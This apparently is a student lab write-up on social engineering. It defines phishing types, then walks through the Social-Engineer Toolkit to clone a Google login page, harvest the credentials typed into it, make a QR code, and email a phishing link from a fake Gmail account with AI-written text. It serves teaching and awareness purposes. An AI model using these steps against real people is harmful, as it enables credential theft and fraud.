

SOCIAL ENGINEERING

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SOCIAL ENGINEERING

Social engineering is a manipulation technique used by attackers to trick people into giving up confidential information or performing actions that compromise security. Instead of directly hacking systems, social engineering targets human psychology and behavior.

Human-Based Social Engineering Attack:

A human-based social engineering attack is a method where attackers use direct human interaction and psychological manipulation to trick individuals into revealing confidential information or granting access to secure systems.

Computer-Based Social Engineering Attack :

A computer-based social engineering attack uses digital means such as emails, websites, or software to deceive users and steal data, install malware, or gain unauthorized access.

Mobile-Based Social Engineering Attack

A mobile-based social engineering attack targets users through mobile devices using calls, text messages (SMS), or malicious apps to extract personal or financial information.

Impact of Social Engineering

- Data breaches
- Financial loss
- Identity theft
- Malware and ransomware infections
- Reputation damage

Common Types of Social Engineering:

1. **Phishing** – Sending fake emails or messages that look legitimate to trick users into revealing credentials or downloading malware.
2. **Spear Phishing** – Targeted phishing attacks customized for a specific person or organization.
3. **Vishing (Voice Phishing)** – Using phone calls to impersonate someone and extract information.
4. **Smishing (SMS Phishing)** – Similar to phishing but via text messages.
5. **Pretexting** – Creating a false scenario (pretext) to obtain information, e.g., pretending to be from IT support.
6. **Baiting** – Leaving infected USBs or links that lure users into compromising their system.
7. **Tailgating** – Following authorized personnel into restricted areas without proper authentication.

Prevention & Protection

- Security awareness training
- Verify emails, links, and callers
- Do not share OTPs or passwords
- Use multi-factor authentication (MFA)
- Report suspicious activity
- Strong email filtering

PHISHING

Phishing is a type of cyber attack where attackers try to trick individuals into revealing sensitive information such as usernames, passwords, credit card numbers, or other confidential data by pretending to be a trustworthy source.

Types of Phishing –

1. Email Phishing

- Description: The most common type. Attackers send fraudulent emails that appear to be from reputable sources (e.g., banks, government, or tech companies).
- Goal: Steal credentials or deliver malware via links or attachments.

2. Spear Phishing

- Description: A targeted phishing attack aimed at a specific individual or organization.
- Goal: Steal specific sensitive data by using personal information to appear trustworthy.

3. Whaling

- Description: A type of spear phishing that targets high-profile individuals (e.g., CEOs, CFOs).
- Goal: Gain access to high-level company data or authorize fraudulent transactions.

4. Smishing (SMS Phishing)

- Description: Uses text messages instead of email.
- Goal: Trick users into clicking malicious links or calling fake customer service numbers.

5. Vishing (Voice Phishing)

- Description: Uses phone calls to impersonate legitimate institutions (e.g., banks, police).
- Goal: Extract personal or financial information.

6. Pharming

- Description: Redirects users from legitimate websites to fake ones, usually via DNS poisoning or malware.
- Goal: Harvest login credentials and personal data.

7. Angler Phishing

- Description: Conducted via social media platforms by impersonating customer service accounts.
- Goal: Steal credentials or install malware through direct messages or fake links.

8. Clone Phishing

- Description: A legitimate email is cloned, and the attachment or link is replaced with a malicious one.
- Goal: Trick recipients who have already seen or trusted the original email.

Perform Phishing Attack Using SETOOLKIT

In Kali Linux, the Social-Engineer Toolkit (SET) is one of the most powerful tools for phishing attacks, specifically designed to simulate real-world social engineering scenarios. For phishing, SET helps you create fake websites or emails to trick users into entering their login credentials or executing malicious files.

1) Website attack vector

How to use it -:

- Open kali linux terminal and type setoolkit
- Now select 1 – Social Engineering Attack



```
Kali Linux [Running] - Oracle VM VirtualBox
--- Apps Places
Dec 18 1:49 AM
root@kali:/home/atharva
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
```

Figure 1

- Now select 2 – Website attack Vector

```

Kali Linux [Running] - Oracle VirtualBox
--- Apps Places --- Dec 18 1:51 AM root@kali:/home/atharva
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

Figure 2

- Now select 3 – Credential Harvesting Attack Method

```

Kali Linux [Running] - Oracle VirtualBox
--- Apps Places --- Dec 18 1:52 AM root@kali:/home/atharva
[---] 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>

```

Figure 3

- Select 1 – Web Template

```

Kali Linux [Running] - Oracle VirtualBox
Dec 18 1:52 AM
root@kali:/home/atharva

ential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploit
ation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

Figure 4

- Select 2 - Google

```

Kali Linux [Running] - Oracle VirtualBox
Dec 18 1:53 AM
root@kali:/home/atharva

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.52]:  

-----  

***** Important Information *****  

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.  

You can configure this option under:  

/etc/setoolkit/set.config  

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.  

-----  

1. Java Required
2. Google
3. Twitter  

set:webattack> Select a template: ■

```

Figure 5

- Now provide a ip address that you want to get response back
Note -: By default it select kali linux ip address.




Figure 6

- Now open the browser on target machine and type kali linux ip address in url section
- Here , google login template occurred.
- Login with credentials.





Figure 7

- Now go to the kali linux terminal & you'll get the ccredentials.



```

set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDfUfdldzBENhIfVNsxStdNLW9MdThibW1TMFQzVUZfc1BbaURuWmlRSQ%E2%88%99APsBz4gAAAAUy
4_dQ7hbFz38w8kxnaNouLcRid3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bresponsejs_disabled
PARAM: pstMsg=1
PARAM: dnConn
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=xyzxxxxxxxxx
POSSIBLE PASSWORD FIELD FOUND: Passwd=abccccccccccccccc
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

Figure 8

- Here we got the ccredentials of google template.





Figure 9

2) QRCode Generator

Select 8 – QRCode generator Attack Vector



Welcome to the Social-Engineer Toolkit (SET).
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Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): `instagram.com`


root@kali: /home/atharva

Dec 18 2:14 AM

ENG IN 12:43 18-12-2025

Figure 10

- Enter the URL you want
- You'll get a path of the qr code



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Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
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99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): `instagram.com`

[*] QRCode has been generated under `/root/.set/reports/qrcode_attack.png`

Press `<return>` to continue

root@kali: /home/atharva

Dec 18 2:14 AM

ENG IN 12:44 18-12-2025

Figure 11

- Now open a new terminal and paste the path, you'll get QR




Figure 12

- Scan the QR Code it will open the link.




Figure 13

Perform Phishing Attack Using Gmail Account

How to use it :-

- Firstly create a phishing link using kali linux (eg:setoolkit)
- Then open Your gmail account
Note: Create a fake mail id for security purpose.
- Now open the gmail account and click on compose and create a hyperlink




Figure 14

- Now add recipients and generate a mail using AI and it to the target.

